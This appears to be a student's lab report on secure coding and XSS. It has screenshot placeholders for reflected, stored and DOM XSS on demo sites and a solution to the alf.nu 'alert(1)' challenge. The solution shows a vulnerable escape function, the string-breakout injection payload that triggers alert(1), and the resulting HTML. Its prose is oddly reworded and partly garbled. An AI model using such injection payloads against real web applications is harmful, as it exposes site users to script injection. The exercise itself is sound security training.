# Lab 5

Navya K
18bcn7048
L39+L40

How is Secure coding related to XSS

Cross-web page Scripting (XSS) is a security weakness normally found in sites or potentially web applications that acknowledge client inputs. Illustration of these incorporate web search tools , login structures, message sheets and remark boxes. Cybercriminals can misuse this weakness to exploit different individuals by bargaining their Data. By receiving safe practices under secure coding we can dodge such weaknesses and keep information secure

RXSS on demo website

Stored xss on demo website

DOM XSS on Demo website

Hello, Debriof.

alf.nu/alert1 solution

alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling alert(1).

```
function escape(s) {
    return '<script>console.log("'+s+'");</script>';
}
```

Input

"});alert(1);console.log("

Output Won!

<script>console.log("");alert(1);console.log("");</script>

Rate this level ☆☆☆☆☆

User	Score	Browser
… Stubbuffer	▼ 8	Firefox/??
genxxxxxxler33 don't worry about less than 12 its a hack	▼ 4	Chrome/60
jep 123	▼ 11	Chrome/60
ma	▼ 12	Chrome/60
Ryan 12	▼ 12	Firefox/??
aaa 123	▼ 12	Chrome/61
Dr0 Hex less unono	▼ 12	Chrome/67